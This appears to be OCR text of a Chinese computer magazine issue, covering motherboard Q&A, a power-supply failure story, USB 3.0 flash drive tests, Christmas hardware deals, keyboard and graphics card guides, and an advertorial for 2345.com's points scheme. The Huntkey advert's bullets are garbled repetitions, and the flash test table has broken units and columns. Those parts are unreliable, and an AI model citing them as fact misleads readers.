过去我也想过做兼职,可是原本就杂事一堆的我哪有时间在下班后再东奔西走呢?没想到,这回好运真的从天而降;2345.com,就是那家知名的老牌网址导航站推出了积分活动。当我在2345积分活动的介绍中看到有那么多很容易就能到手奖品时,我几乎想都没想就注册并开始了对于2345的推广。

要问我为什么这么相信2345,那还用问嘛!作为一名专业的技术人员,我可是非常清楚2345网址导航做得有多出色。的,那么多年装机经验,那么多老客户的好评,2345给客户带来了很好的满意,客户几乎一边倒的喜欢,因此2345网址导航是我非常喜欢的网址导航站。

所以当我看到2345推出积分活动时,我一下子就明白像我们这样的装机技术员是最适合参加这个活动的。我们有足够多的客户,能在短时间内攒够足够的积分,能轻轻松松地得到实实在在的礼品。哈哈,真是天时地利人和呀!

从那以后,我的工作态度发生了很大变化,以前顾客提出一些要求我会觉得有点烦,可现在不会了,我会非常主动跟他们介绍,并经过他们同意后把2345.com设置为首页——就



这些简单操作,让我的积分数目不断增长。可能是被我的情绪感染,连我的同事都变得积极了。客户开心满意,回头客就多了。老板月底一查账,据说利润也增加不少呢,一开心还主动给我加了工资。

至于我在2345网址导航的积分,一直保持着快速增长的势头。其实积分真的很容易获得的,注册、推荐,每天登陆都有几分,现在还推出了下线功能。2345想得越来越周到,我也做得越来越顺手。现在我已经换了好多礼品,比如手机壳、Q币、豆浆机等等等。我把豆浆机给了我女友,还给她手机充了值。女友说我怎么变得那么细心,很开心。她开心,我就更开心了。

所以我真的挺感谢2345的,不需要业余时间,不浪费其他精力,只要在工作时举手之劳就能得到好好的回报,真是没想到啊。

在这里,我郑重地向大家推荐2345积分系统,http://my.2345.com/jifen。很多礼品等你来发现和挖掘呢。








提问邮箱：  
pcw-club@vip.sina.com


### 880G 与 780G 集显超频方法相同

**云南 董渝晨:**最近买了一块880G主板,淘汰了以前的780G主板。但是玩《魔兽世界》时,感觉不太给力。请问如何才能超频GPU,让游戏运行得更顺畅一些?

 880G 主板与 780G 主板相似度比较高，尤其是在 GPU 超频设置方法上，各大厂商的设置方法近乎雷同。首先，这位读者应该进入主板的 BIOS 中，找到“Advanced Chipset Features”选项，然后进入该选项，并将“GFX Engine Clock Override”后面的参数改为“Enable”，最后再将“GFX Engine Clock”后面的参数从 560MHz 改为 700MHz，并保存退出 BIOS。GPU 的超频工作就算是完成了，瞬间便可拥有更好的游戏性能。

## 华硕 X79 主板的超频钥匙

**福建 郭子宸:**最近在网上看到华硕X79主板带有一个超频钥匙,可以更方便地超频。请问这个配件是选配还是标配呀?购买华硕X79



目前看，华硕确实有多款X79主板，但是有玩家问这款华硕X79主板带有超频钥匙。超频钥匙其实是这款主板专为超频设计的硬件，通过连接主板，并把超频的界面设计在显示屏上，用户在把超频的时候，可以在显示屏上直接了解参数的信息。同时还可以通过键盘对参数实时调节，让骨灰级的发烧友能够获得更高的超频性能。并且这款主板还提供了超三超频功能VGA Hotwire和板载温度计功能Subzero Sense，方便用户获得更好的超频效果。不过对于普通玩家来说，这款超频钥匙并没有太多的实际意义，况且LGA2011接口的处理器和X79主板价格，两者加起来售价近万元，不是普通用户可以接受的。



超频钥匙更适合骨灰级发烧友购买使用

### 板载声卡的接口失效


**辽宁 刘昆:**看到前两期的《电脑报》,说有位读者的老主板的声卡接口坏了,当时推荐购买一块PCI接口的独立声卡。不过我的新主



如果是新主板，应该还没有过保修期，建议这位读者尽快送修，问题即可迎刃而解。如果新主板已经过了保修期，或者是主板包板，就先靠自己尽量解决吧。考虑到PCI-E 接口独立声卡价格不菲，这位读者不妨使用主板上载声卡的插槽，来实现音频接口功能。通常情况下，只需要把机箱的前置音频端口的连线正确连接在主板插针上，前置音频接口即可生效，问题也就迎刃而解了。


## 主板 BIOS 升级总是失败

**浙江 陈阳:**我的电脑主板是微星H67,从微星官网下载最新的BIOS版本,但是升级BIOS时总是提示更新失败,请问这是怎么回事?

 升级 BIOS 总是提示更新失败,可能是使用的更新工具版本太低导致的,不支持新版 BIOS。微星官网为了让你用户能顺利升级 BIOS,在很多 BIOS 版本的压缩包中都包含了升级需要的工具软件。你可以检查你所下载的 BIOS 压缩包中是否带有工具软件,如果有,就用此工具软件来升级 BIOS。此外,很多 BIOS 参数中都禁止升级的 BIOS 设置项,如果升级失败,也有可能的是该参数设置造成的。建议这位读者翻看主板说明书,找到相应的参数设置选项,并设置为允许升级。问题应该就可以解决了。


## 电容鼓包是否影响开机

**四川 汤贤:** 最近升级了内存, 现在是1GB×2了, 但是无法开机。仔细观察了主板上的电容, 发现CPU插座附近的电容鼓包了。请问这款主板是否需要维修?



## 怪异的 USB3.0 接口如何使用

**陕西 武迪:**我刚买了华硕 P8H67-M PRO 主板,发现这款主板上的 USB3.0 接口比较怪异。其中两个属于正常的,而另外两个方向则是向上的。请问方向向上的两个 USB3.0 接口,如何才能使用呀?

 由于这款主板的资料太少,所以只能按照常规进行分析。从理论上来说,这款主板在装入机箱后,方向向上的两个USB3.0接口就无法正常使用。所以,必须通过USB3.0延长线引出来才能使用。建议这位读者找一找主板包装盒中的原厂配件,看看有没有相应的USB3.0延长线。如果没有的话,则需要自行购买USB3.0延长线(通常为蓝色的),方向向上的两个USB3.0接口便可以正常使用了。



## 以我为鉴 | Lesson

## 被“冻坏”的电源

### 故障起因

最近的天气温度骤升骤降，咱随时增减衣服倒没感冒，可我那台电脑却得了“重感冒”。如果天气暖和电脑就“活蹦乱跳”的，但如果气温有些低的话，每次得开两三次机电脑才能正常启动。而这几天寒流来了，开机后要10几分钟，电脑才能启动，即使启动成功，刚开始开机时电脑也会自动关机蓝屏，要再过10多分钟后电脑才能稳定下来。

### 故障发展

经过多方打听才知道,低温对于电脑启动有不小的影响,造成低温情况下不能启动的原因,基本上是由于风扇、硬盘等转动部件在冬季时“润滑不良”,导致开机瞬间电流过大,从而出现电脑启动困难的现象。可从现象上来看,我的电脑并不是这样的,至少在开机时,我的电脑没有出现风扇噪音增大或硬盘噪声增加的问题啊。先试试看吧,于是干脆直接拔硬、机箱风扇的连接线全拔了,再开机一试,很遗憾,三次开机,电脑依旧黑屏。

## 故障解决

好在这台电脑还在保修期内，于是冒着严寒把电脑搬到装机商那里。技术员试了一下，发现无法开机后，直接更换了电源，再开机，电脑顺利启动。

怎么回事呢?我连忙向技术员请教。这才知道,类似的问题在寒流来了以后,已经发生了很多起,究其原因,是因为这批电源品控上有问题(其实就是山寨电源,只不过商家说得隐晦了些),因此功率不太够,电源内部使用的滤波电容容量也不足。这样在温度较高时,电源还能够正常工作。可最近寒流来了,气温骤降,气温降低后会导致电源输出功率减小,

更糟糕的是，低温会导致电源内部的电解电容容量迅速降低，加上这款电源的功率不足，而电容的低温特性又不好，这样，电容容量衰减更严重，这不但会让电源的功率进一步下降，还会使输出的电压不稳定，纹波增大。这样，电源无法满足电脑的启动条件，电脑启动自然就很难了。

而在多次启动后,电源开关管产生的热量为电容加热,使得其容量逐渐恢复正常,输出功率增加,纹波减小,此时电脑就可以勉强启动了,但这时候输出的电流质量依旧较低,因此电脑容易出现死机的现象,只有继续工作一段时间后,电容继续受热,容量恢复正常后,电脑才能稳定工作。

原来我的电脑启动困难，都是电源惹的祸。尽管现在电源正常了，可谁知道过两天会不会再出问题呢？再说即便启动正常，劣质电源也可能因电压不稳、性能差等问题损坏电脑啊，还是加点钱让老板换个好电源吧。就这样，又多花了100多元换了个好电源。使用几天下来，电脑启动始终正常。

@罗宇

**必害CPU：滤波电容** 大家都会觉得CPU不过耗电，其实它电容中大量也容易出故障，毕竟低温不仅容易导致风扇轴承的润滑性变差，还会使得电路中的元件参数改变，尤其是电容参数，由于内部的介电常数受温度影响严重，低温会使得电容波动性变大，严重影响电容参数，从而让电容大量容易出问题影响电路的现象，因此这一切并非只是技术，毕竟对于正规厂家来说，可采用技术手段，如加大电容容量、选用低温电容来弥补电解电容的缺陷，因此对于山寨电源厂家来说，指望他们这样做法当然也是不可能的，劣质的山寨电源也就成为不是电脑寒冬季节故障的一大主要原因，因此远离山寨电源，才能保证电脑的稳定。

Huntkey® 航嘉®

中国驰名商标



**暗夜公爵III**

**极致演绎 散热传奇**

散热器箱年度大作，暗夜公爵III传世演绎，恢弘登场



- 散热系统：**采用动态温控技术，智能、智能、智能个动态调节风速，整机多达8个120mm超大风扇位
- 智能调速：**和夜神曲、蓝牙智能风扇、智能调速风扇完美结合，智能调速风扇智能调速
- 智能调速：**专业智能调速设计，内部超大空间，智能内部空气流动速率
- 智能调速：**大量风扇孔设计并采用可拆卸式设计，智能内部空气流动速率，智能内部空气流动速率
- 智能调速：**10个、智能调速、10个调速、智能调速
- 智能调速：**多达12处智能调速，全新智能调速
- 智能调速：**智能、智能、智能就是智能就是智能

航嘉创源科技有限公司 www.huntkey.com www.belson.com.cn 服务热线：400-678-8388



## USB 3.0 闪存颗粒、容量 / 速度研究

# 高速闪存 有秘密

经过一段时间的知识普及,USB 3.0设备已经被越来越多的用户关注,尤其是USB 3.0的闪存,由于其容量较大,速度较快而且体积依然小巧成为了很多用户的首选移动存储设备。尤其是当USB 3.0闪存的价格逐步下降到和USB 2.0闪存的价格差不多的时候,用户选择USB 3.0闪存的热情高了很多。那么市场上林林总总的USB 3.0闪存究竟有什么秘密,它们的容量都是一样的吗,决定它们读写速度的是什么呢?本周疯狂博士就5款不同容量(闪存颗粒)的产品来研究一番。

### 容量决定通道

我们都知道 USB 闪存主要是由闪存颗粒、主控芯片、晶振、PCB 板等部件构成的。主控芯片是闪存的控制中枢,作为闪存的处理单元,主控芯片中写入的程序对整个闪存电路做控制,连接闪存颗粒与主机,它可以决定闪存的可用空间、数据结构、平均抹除、耗损均衡等算法的实行。闪存颗粒则是最终存储数据的单元,闪存的容量、稳定性和读写速度也是由闪存颗粒决定的。

虽然在选择闪存的时候我们无法看到其颗粒和主控芯片,不过通过对其接口标准和容量的了解,我们就可以大致判断其速度的大小。例如 USB 2.0 接口标准的闪存通常读取速度低于 20MB/s,写入速度低于 10MB/s,而 USB 3.0 闪存通常读取速度则

在 50MB/s 以上,写入速度在 20MB/s 以上。

至于具体的速度差异,就跟所采用的闪存颗粒、主控芯片以及设计有相当大的关系了,不同的主控芯片性能也是闪存读写速度的决定因素之一。采用同种类型闪存颗粒和主控芯片的闪存,其读写速度和数据通道数密不可分,而数据通道数通常决定于容量。由于闪存都只有一个主控芯片,而根据容量的不同闪存颗粒的类型和数量也各异,小容量的闪存相对读写速度较慢是因为它往往只有一颗闪存颗粒和一组数据通道,要想采用同样的闪存颗粒且容量翻倍的就需要两颗闪存颗粒,这样一来数据通道数就增加了一倍,自然读写速度也有大幅提升。

### 闪存颗粒有不同

除了数据通道数和主控芯片的档坎能决定闪存的读写速度之外,闪存颗粒更是决定闪存读写速度的关键因素。闪存颗粒分为 MLC(Multi Level Cell 多层式储存)和 SLC(Single Level Cell 单层式储存)两种。

SLC 是指一个 Block(数据块,闪存的基本存储单元)只有两种电荷状态,分别表示 0 或者 1,因为只需要一组高低电压就可以区分出 0 或者 1 信号,所以 SLC 最大的驱动电压可以做到很低,而且 SLC 结构简单,速度表现更好,寿命更长。不过相对来说 SLC 的数据密度较低,只有依靠制程的提高来实现

容量提升,很难实现超大容量的闪存。

MLC 采用较高的电压驱动,通过不同级别的电压在一个 Block 中记录两位信息(00、01、11、10),这样就可以将原本 SLC 的记录密度理论提升一倍。不过一个 Block 存储两位数据也就需要更长的时间来读写,再考虑到电压控制、CRC 写入方式等因素,因此 MLC 的读写速度也比 SLC 低得多,加上电压变化更频繁,所以寿命也比 SLC 低。好在 MLC 在容量方面拥有较大的优势,在实际市场中得到了相当多用户的青睐。

### 高速闪存实测

今天,本博士以 5 款闪存为对象来探究影响闪存读写速度的原因,这 5 款闪存各有不同,其中采用 SLC 颗粒的容量为 16GB 和 32GB,采用 MLC 颗粒的容量为 16GB、32GB 和 64GB,通过对这 5 款闪存读写速度的测试我们就能发现决定闪存读写速度的秘密。


**测试平台配置**

处理器: Intel Core i7 2600K  
主板: 华硕 T7Z68A-V  
内存: 宇瞻 DDR3 1600 2GB × 4  
硬盘: 希捷 7200.12 1TB  
显示器: DELL U2410  
电源: 航嘉 X7 900  
闪存: SuperSpeed 16GB MLC  
SuperSpeed 32GB MLC  
SuperSpeed 64GB MLC  
SuperSpeed 16GB SLC  
SuperSpeed 32GB SLC  
系统: Windows 7 64bit 中文版

博士通过 HD Tune Pro 4.6 和 FastCopy 未测试各款闪存的读写速度,其中 HD Tune Pro 4.6 主要测试读取速度,而 FastCopy 主要测试复制 5000 个 4KB 文件的时间和 4676MB 大文件的持续写入速度。



采用 34nm 制程 MLC 闪存颗粒的 32GB 闪存



采用 25nm 制程 MLC 闪存颗粒的 64GB 闪存



采用 SLC 闪存颗粒的 32GB 闪存,未检测出闪存颗粒制程

项目	详情	闪存性能测试		
		SLC		MLC
FastCopy	4KB × 5000 写入时间	36.85s	84.07s	226.50s
	4676MB 大文件写入速度	94.30MB/s	128.92 B/s	28.32MB/s
HD Tune Pro	最低读取速度	155.4MB/s	155.9MB/s	63.9MB/s
	最高读取速度	156.6MB/s	156.4MB/s	64.0MB/s
	平均读取速度	156.3MB/s	156.2MB/s	64.0MB/s
	突发读取速度	101.6MB/s	101.9MB/s	56.8MB/s

博士用快测软件查看了各闪存的测试主控芯片型号、闪存颗粒类型和制程,发现无论是采用 SLC 闪存颗粒的还是采用 MLC 闪存颗粒的产品均采用银杉 IS902 主控芯片,这样一来闪存的读写性能基本上就取决于闪存颗粒的数量和类型了。

从整体测试成绩来看,无论是 HD Tune Pro 的测试值还是 FastCopy 的实测数据都能够清楚地看出采用 SLC 颗粒的闪存整体性能之强,在所有测试项目中采用 SLC 颗粒的闪存都取得了绝对优势,在 HD Tune Pro 的读取速度测试中甚至超过了 3.5 英寸的机械硬盘,疯狂博士也不得不佩服 SLC 颗粒的性能之强。

在 FastCopy 的实际测试中也可以看到,对于采用同样闪存颗粒的闪存产品来说,容量的翻倍导致闪存颗粒数量的翻倍,确实能够大幅提升闪存的持续写入性能。32GB MLC 闪存颗粒的闪存的写入速度就比 16GB MLC 颗粒的闪存提升了 92.9%,虽然采用 SLC 闪存颗粒的闪存提升幅度没有这

么大,但提升幅度依然有 36.7%。

我们可以看到即使采用 SLC 颗粒的闪存持续读写性能甚至超过机械硬盘,但小文件写入时间依然长于普通机械硬盘,这是由于硬盘都具备缓存而闪存没有缓存造成的。同时,由于 SLC 读写数据的方式与 MLC 不同,也导致采用 SLC 颗粒的闪存性能大幅领先于采用 MLC 颗粒的闪存。至于同样采用 MLC 颗粒的 16GB 和 32GB 小文件性能差异较大则是由于不同闪存颗粒是否支持 DDR 同步传输的物理特性决定的。

另外,博士还看到一个有趣的现象,采用 MLC 闪存颗粒的 64GB 闪存持续写入性能反而没有 32GB 的好。经过检测博士发现原来它们并不是采用同样的闪存颗粒,虽然都是 MLC 闪存颗粒,但 32GB 采用的闪存颗粒是 34nm 制程的,而 64GB 闪存采用的闪存颗粒是 25nm 制程。就目前来看,34nm 闪存颗粒的某些性能比 25nm 闪存颗粒的强,因此这两款产品出现的性能差异也就不奇怪了。

### 疯狂博士 优选 SLC 颗粒闪存,大容量更高速

从本博士这次的研究结果来看,即便是容量上 25nm MLC 闪存颗粒 64GB 容量闪存的反常表现,总的来说容量越大的 USB 3.0 闪存数据读写速度是越快的。哪怕是颗粒不相同,但大容量的 USB 3.0 闪存拥有更多的数据通道,其数据交换的速度是明显高于小容量的 USB 3.0 闪存的。也就是说,如果追求追求高性能的闪存,那么优先选择大容量的闪存总不会错。

当然,闪存的性能还跟闪存颗粒的类型密不可分,本博士测试的 5 款产品中,哪怕是最高端的 MLC 闪存颗粒产品也不如最低端的 SLC 闪存颗粒产品。不过由于 SLC 闪存

颗粒的数据密度较低,相应地其成本就比 MLC 闪存颗粒高得多,因此采用 SLC 闪存颗粒的闪存产品价格也相对较高。

由于目前 USB 3.0 的闪存产品价格已经跌到和 USB 2.0 闪存差不多的程度,因此本博士认为,对于普通用户来说如果并不追求极致性能,那么选择 MLC 的闪存足矣,当然普通用户也可根据自己的预算和需要购买更大容量的 MLC 闪存。而对于追求高性能的用户来说,当然是要选择大容量的 SLC 闪存,毕竟其读写性能都能达到甚至超过普通通的机械硬盘,不仅能够节省大量的时间,而且使用寿命也更长。





圣诞期间,各大电商纷纷打出了降价促销牌,不过电商都不是好惹的,降价虚虚实实,有真有假。本文便为大家挑出真正值得购买的超值硬件产品。

# 圣诞电商促销超值硬件大推荐

## 圣诞要“购硬”

### 电商购物注意这几条

#### 电商也要看品牌

虽说电商一般值得信赖,不过电商也有大小之分,大电商的信誉更好,货品更加齐全,对于消费者来说,在大电商更容易买到心仪的产品。不仅如此,大型电商由于销量大,所以在采购时有着议价主动权,所以往往价格比其他的小型电商会更加便宜,加上大电商有更加齐全的服务机制,退换货和售后的效率更加有保障,买东西也要放心。

#### 快速也是关键

除了产品,电商的服务还包括了物

流,物流的好坏直接影响到购物的质量。首先,物流到货的速度要快。其次,快速的运输质量也需要考虑,硬件产品通常都不能长期受到挤压,不然产品变形会无法使用,最后,提供了送货上门的电商自然更值得选择,大冬天还非要穿得整整齐齐的去楼下领货也是件伤不起的事。

#### 眼见为实货到付款

在网上购物最大的担心就是买的东西看不到实物,付钱了,万一不对的话就麻烦了。货到付款的弊端有两个,一是可以打

消自己的疑虑,二是可以当面拆开检查货物是否因快速而损坏,检查完毕后再付款给快递员。当然,如果还能提供刷卡的话就再好不过了。

#### 别错过打折价格

打折是电商促销的惯用招数。电商往往将原价标高,所以几折就失去了意义,标价才是真正值得参考的。消费者往往被劲爆的5折或者6折所吸引,殊不知电脑硬件不可能像服装或者生活类产品那样有很高的利润,一般来说,买价9折就已经是非常难得的大动作了。

### 圣诞季硬件超值促销产品大推荐

#### 主板

##### 华擎 Z68 Extreme3 Gen3

价格:1038元  
促销电商:易迅网  
网址:www.51buy.com

**产品点评:**这款主板的主板的普通报价均在1060元以上,易迅网的价格不仅低至1038元,并且还附赠一个65元的北通白色神鹰游戏手柄,实际购价仅为973元。此款Z68属于华擎高端型号,12相供电附带散热管散热,这个价格估计很难找到比它更好的选择。

##### 技嘉 GA-H61M-DS2

价格:399元  
促销电商:亚马逊  
网址:www.amazon.cn

**产品点评:**这款H61主板电商的报价多为449元,而圣诞促销的亚马逊直接将价格拉至399元,使其成为了第一款399元的一线大厂H61主板。主板采用6相供电并且使用了全固态电容,这个价格的二线厂商也不见得有此做工,如此低价格值得购买产品,值得关注。

#### 显卡

##### 迪兰恒进 HD6850 酷能+1G

价格:1049元  
促销电商:京东商城  
网址:www.360buy.com

**产品点评:**这款超频版的HD6850大多数的电商给出的价格为1049元,不过在京东商城中,你可以通过其优惠券,以1148元的价格购买这张显卡和一根芝奇的RipjawsX 系列4GB DDR3 1600内存一根,这样内存价格为149元,相当于显卡只售999元。

##### 影驰 GTX550Ti 黑将

价格:799元  
促销电商:京东商城  
网址:www.360buy.com

**产品点评:**这款显卡电商的报价在850元附近。影驰在799元已有一款超频版的GTX550 Ti,这款显卡的核心频率比标准高出50MHz,性能上更强悍,并且采用的影驰新散热风扇的散热器,所以散热上更加给力,现在以799元的价格促销,值得推荐。

#### 显示器

##### AOC i2351Fe

价格:999元  
促销电商:易迅网  
网址:www.51buy.com

**产品点评:**这款显示器的卖场报价在1150元至1190元,电商报价多为1099元。这也是首次出现23英寸IPS+LED显示器的价格跌破千元大关。这款显示器属于AOC炫彩系列,亮度为250cd/m<sup>2</sup>,响应时间为5ms,采用窄边框外观,显示器最薄处仅为10.6mm。

##### 华硕 ML239H-C

价格:1199元  
促销电商:京东商城  
网址:www.360buy.com

**产品点评:**这款显示器一上市引起过不小的关注,电商的价格一度在1299元附近徘徊,最近京东的圣诞促销活动直接将价格拉到了1199元,是目前圣诞促销力度最大的显示器之一。采用IPS+LED背光的这款显示器有着时尚的外观,华硕独有的SPLendid智能护眼技术使画面更精美。



#### 机箱电源

##### 航嘉 百盛 C612

价格:98元  
促销电商:亚马逊  
网址:www.amazon.cn

**产品点评:**这款家用机箱电商的报价从100元至130元皆有。虽然易迅网这款机箱的价格仅为89元,不过机箱虽然价格偏低,需要支付不低于20元的邮费使得亚马逊的98元包邮费更为划算。机箱的配色十分时尚,前面板有外壳遮挡,可有效防止灰尘进入机箱内部。

##### 安钛克 Neo ECO 620

价格:539元  
促销电商:亚马逊  
网址:www.amazon.cn

**产品点评:**这款电源大部分的电商报价均在599元以上,这使得亚马逊539元包邮的价格相当的实惠,要知道Neo ECO 520的售价也要520元,Neo ECO 电源不仅拥有不错的稳定性,电源还配有额外的供电模组,可以通过购买额外的电源线增加其供电接口。

#### 外设

##### SuperSSpeed H32 32GB

价格:268元  
促销电商:电脑报淘宝商城  
网址:icpcw.taobao.com

**产品点评:**市场上采用双通道MLC颗粒的闪存产品价格几乎都在300元以上,电脑报淘宝商城正在对这款闪存促销,价格为268元包邮,比市场价格低不少。考虑到其读取70MB/s、写入40MB/s的性能还要优于同档次的其他品牌闪存,性价比确实不错。

##### 技嘉 GM-M8600

价格:617元  
促销电商:易迅网  
网址:www.51buy.com

**产品点评:**这款高端无线游戏鼠标般的卖场价格与电商价格多为699元,易迅网的价格非常厚道。这款鼠标的最高分辨率达到了6500dpi,支持4向滚轮,内置32KB存储器,可储存5组共70个宏命令。内置锂电池充电,即使放在有线鼠标里也是相当高的配置了。

#### 站长小提示

要是大家喜欢网购,站长就给大家几点小提示仅供参考:  
1. 看清是否包邮。现在大部分的电商迫于物流成本压力,都没有实行全场包邮策略,所以购买时还要看清该产品是否包邮,如不包邮,需把邮费计入成本再作比较。  
2. 不建议网购硬盘等易在运输过程中损坏的物品。类似机械硬盘等抗震系数较低的产品,最好别在网上购买,因为快递中免不了有磕磕碰碰,要是真运气不好自己拿到一个坏的,又要退货再寄硬盘,费时又费力。  
3. 网购记得要发票。由于一般网购产品都是直接找本地售后维修,没有发票是不行的,所以买东西时千万别忘了要发票。



## 博帝圣诞系列U盘

■参考价格:55元(4GB)、85元(8GB)、  
125元(16GB)

这款U盘外观分为三种,分别是圣诞树、雪人及圣诞袜,用来作为圣诞礼物非常合适。需要注意的是,这三种不同的造型也代表了不同的容量,圣诞树U盘是4GB,雪人U盘是8GB,而圣诞袜U盘容量最大,有16GB。它们的外表选用优质环保橡胶材质,可以起到防震、防滑的作用,并具有良好的防水性,由于这些U盘的体积较小,还可以作为手机或钥匙的挂件使用。



## 星空伊人星空灯

■参考价格:17元

面对着满天星星,和爱人说说悄悄话是一件很浪漫的事。可是在这个寒冷的冬季,出去看星星的确需要有很大的毅力。现在,有了这款星空伊人星空灯就不用发愁了。它可以在温暖的室内投射出满天的星星,并且机器上还有12个月份的刻度,转动后,就可以投射出和当时时间吻合的星空影像,除了可以投射到天花板以外,还可以投射到墙壁上。

# 快乐有理 圣诞外设送给你

根据西方的传说,在平安夜里把袜子放在床头,第二天就会收到圣诞老人送的礼物。圣诞节即将到来,你是否也准备给亲人一个惊喜?或者想要收到什么样的礼物呢?下面就为大家推荐几款很有意思的圣诞小外设吧。



## 键盘按键型LED灯

■参考价格:18元

这是一款灵感来自键盘的LED灯,它的造型就像键盘中的一个按键,在上面还印上了DEL、ESC等符号,看到它你是不是不由自主地想按一下?呵呵,你是对的,按一下,灯就亮了,再按一下,灯就灭了,是不是一个很酷的“大按钮”?把它放在卧室或书房,都是很不错的哦,不仅造型有创意,关键是很实用哦。在圣诞的夜晚,点亮这一盏“按键灯”,能给你无限的温馨和浪漫!



## 姜饼人卷线棒、绕线器礼盒

■参考价格:99元

出门在外,智能手机、MP4、平板电脑都想带在身边,而随着移动设备的增多,耳机也越来越多,并且它们之间的还不通用。这样一来,长长的耳机线一旦缠绕在一起,可不是一件小事。而这个姜饼人卷线棒、绕线器礼盒则可以很好地解决这一问题。它里面包含了三个姜饼人,可以对三根耳机线进行很好的整理,完全可以满足日常使用。



## 超级玛丽USB暖手鼠标垫

■参考价格:10.8元

圣诞的冬季是寒冷的,你不会忍心让他(她)坐在电脑面前,用冰冷的手握着鼠标吧?有了这款超级玛丽USB暖手鼠标垫你就放心了。(他)不但手很暖和,心里也会很暖和的。这款USB暖手鼠标垫使用USB接口供电,打开开关后可迅速升温,3分钟就可达到37℃,然后保持恒温。这款鼠标垫在实现保暖效果的同时,还可通过释放的红外线有规律地按摩使用者的手掌,促进血液循环。

## Doulex都乐迷你型房屋加湿器

■参考价格:70元

寒冷的冬季,不管是用暖气还是空调,在室内总会有一种很干的感觉,对爱美的MM来说,这可不是一件好事。而这款加湿器外观采用小屋设计,200ml的容量足以使用半天以上。而在安全性方面,在水位见底以后它可以自动断电保护。此外,它可以通过USB端口供电,更适合办公环境下使用。

@野鹤

# 入门级机械键盘导购

机械键盘不再是高端玩家的专利,也不再是高昂价格的代表,它将会成为众多玩家的游戏装备。为了更好地体验《战地3》、《使命召唤8》、《反恐精英CS:全球攻势》等游戏,推荐各位玩家更换入门级机械键盘(大都采用USB接口),机械键盘的良好手感和无延迟特性,可以让玩家在玩游戏时如虎添翼。



## Cherry(樱桃)K1.0

■参考价格:399元  
■按键:德国樱桃黑轴、红轴、茶轴、青轴  
■键盘按键数:104  
■键盘颜色:黑色  
■键盘寿命:5000万次~6000万次  
■键帽材质:未知  
■键盘无冲突级别:未知  
■质保时间:1年

Cherry K1.0采用了Cherry原厂MX轴,并分为青轴、黑轴、红轴、茶轴等几款产品,除了采用红轴的产品稍贵,采用其他三种轴的产品都是399元。

Cherry K1.0在使用手感上偏软,不过在FPS游戏中,对于连跳、蹲跳等对键盘操作要求较高的动作它也可以轻松胜任。在RTS游戏中,Cherry K1.0在操作时毫无拖泥带水之感,Cherry K1.0和高端Cherry G80系列机械键盘采用的是同一种原厂MX轴,所以手感上不会输于高端机械键盘,Cherry K1.0即将在2012年1月上市,如果你是一位狂热的机械键盘爱好者,不妨考虑一下Cherry K1.0键盘。



## PLU机械风暴 ML-G3000-POM标准版

■参考价格:439元  
■按键:德国樱桃青轴  
■键盘按键数:104  
■键盘颜色:黑色  
■键盘寿命:5000万次  
■鼠标颜色:黑色  
■键帽材质:POM材质  
■键盘无冲突级别:6~7键无冲突  
■质保时间:1年

PLU机械风暴 ML-G3000-POM标准版采用了纯黑色的磨砂外壳,右上角有蓝色呼吸灯,它使用了POM键帽,比起ABS键帽更耐磨。PLU机械风暴 ML-G3000-POM标准版采用了德国Cherry制造的青轴,段落感不错,在玩普通游戏时,6~7键无冲突已经完全够用。Cherry青轴在DNF游戏中表现非常出色,深沉的敲击感、强烈的段落感,PLU机械风暴 ML-G3000-POM标准版完全可以让玩家准确地操作,适合各种游戏应用。这款机械键盘的价格非常亲民,是目前市场上最便宜的POM键帽机械键盘。



## 雷柏V7

■参考价格:299元  
■按键:雷柏黄轴  
■键盘按键数:92  
■键盘颜色:黑色  
■键盘寿命:5000万次  
■键帽材质:ABS材质  
■键盘无冲突级别:6~13键冲突  
■质保时间:1年

最近雷柏推出了自主研发的雷柏V7机械键盘,它没有数字小键盘区,采用了雷柏自主研发的黄轴,使得雷柏V7机械键盘的使用寿命超过普通键盘数倍。

雷柏自主研发的黄轴段落感清晰,触发行程短,非常适合东方人打字和玩游戏,与其他机械键盘产品相比,雷柏V7在价格上有十分显著的优势。目前这款雷柏的V7机械键盘性价比十分给力,只需要299元,这是目前最便宜的机械键盘,想要尝试机械键盘却对其高昂的价格望而却步的入门级游戏玩家赶快出手吧。



## Noppoo Choc PRO 无冲突版

■参考价格:499元  
■按键:德国樱桃黑轴  
■键盘按键数:104  
■键盘颜色:黑色  
■键盘寿命:5000万次  
■键帽材质:POM材质  
■键盘无冲突级别:全键无冲突  
■质保时间:1年

Noppoo Choc PRO无冲突版机械键盘采用了104键设计,这是全键无冲突版本,它采用高端POM材质的键帽,在USB连接使用时可以做到全键无冲突。它采用Cherry原生黑轴,键帽上的字母采用激光刻字,做工精良。

由于采用了德国原厂Cherry黑轴,Noppoo Choc PRO的触发键程短,压力克数较大,玩家在FPS游戏中可方便自如地操作,不会有延迟感,而在格斗游戏中,则可以将其全键无冲突的优点发挥得淋漓尽致。比起更昂贵的机械键盘来说,Noppoo Choc PRO无冲突版的性价比比较高,适合喜欢高端机械键盘手感的游戏玩家使用。

@Pky007



# 紧急迎战《战地3》

## 超值 GTX570 显卡选购

@埃里克·沃恩

《战地3》如期而至,由于采用了“寒霜2”游戏引擎,所以这款大作一经发布便引起了玩家们的广泛关注。作为一款画质逼真的游戏,《战地3》对于显卡的要求可不低,加上《战地3》支持NVIDIA全新的3D Vision2,强力高端显卡自然必不可少,而市场热卖GTX570便是最佳选择。

### 寒霜2需要 高端显卡支持

说起《战地3》这款游戏,就不得不提到“寒霜2”这一游戏引擎。这款引擎最大的特点是完美支持DirectX 11,并拥有强大的物理效果,其明显的改变则是光照系统,渲染的场景近乎乱真,视觉效果堪称绝赞。可以说《战地3》的游戏画面达到了电影级别。

就目前的情形来看,“寒霜2”这一游戏引擎已经成了大势所趋。除了已经发售的《战地3》和极品飞车16之外,明年将有更多的游戏基于“寒霜2”引擎开发。因此对于还在使用DX10或中低端DX11显卡的玩家来说,显卡升级已经不容回避,而根据已有的测试

来看(本报2011年第49期E4版),即便是在1920×1200的分辨率下,GTX570亦能够实现66fps的游戏速度,因此GTX570显然就是最佳的选择。

### 3D Vision2 效果更加真实

